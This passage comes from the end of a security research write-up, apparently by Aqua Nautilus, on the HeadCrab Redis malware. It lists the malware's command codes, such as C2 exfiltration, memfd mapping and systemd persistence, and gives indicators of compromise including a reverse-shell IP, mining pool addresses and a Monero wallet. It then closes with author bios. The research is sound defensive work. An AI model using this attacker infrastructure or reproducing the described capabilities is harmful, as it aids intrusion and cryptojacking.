0x2A: communicate with another process using a unix socket with a sha256 as name.  
0x2B: save a decompressed file.  
0x2D: send a saved buffer to back to C2 server.  
0x2E: restart malicious systemd service  
0x2F: send an action code to the parent process  
0x30: send an action code to the parent process  
0x32: pass commands to parent process via unix sockets  
0x33: save magic numbers used for encryption and the malware config to /etc/ice9j as an attribute named trusted.conf.  
0x37: map an open memfd to process or create a new memfd file.  
0x39: listen to a new connection and pass content to the C2 server.  
0x3A: send kill signal to child process

## Indications of Compromise (IOCs)

---

Type	Value
Monero wallet ID	85o3miXCHdWduE6V2xTMVsEofzrDoTyquGAXwW35mAPuRtkW6Xf5JET35QNSnHQL68gZNh96RrZBnPuGgwR6FoyoUEhbZJP
HeadCrab malware MD5	c5b992c76b7c9fa3b9bd755dd3b5af76
Redis Master	116.202.102.79
Reverse shell IP addresses	178.62.32.29
Mining pool IP addresses	44.224.209.130
Monero pool	44.224.209.130

---

Type	Value
Hijacked IP serves as a mining pool	182.74.78.10

---

#### Nitzan Yaakov

Nitzan is a Security Data Analyst at Team Nautilus, Aqua's research team. She focuses on analyzing attacks in cloud native environments and researching new techniques used by adversaries. Outside of work, she enjoys baking and experimenting with new dessert recipes as well as doing sports such as Kangoo Jumps and pilates.

#### Asaf Eitani

Asaf is a Security Researcher at Aqua Nautilus research team. He focuses on researching Linux malware, developing forensics tools, and analyzing new attack vectors in cloud native environments. In his spare time, he likes painting, playing beach volleyball, and carving wood sculptures.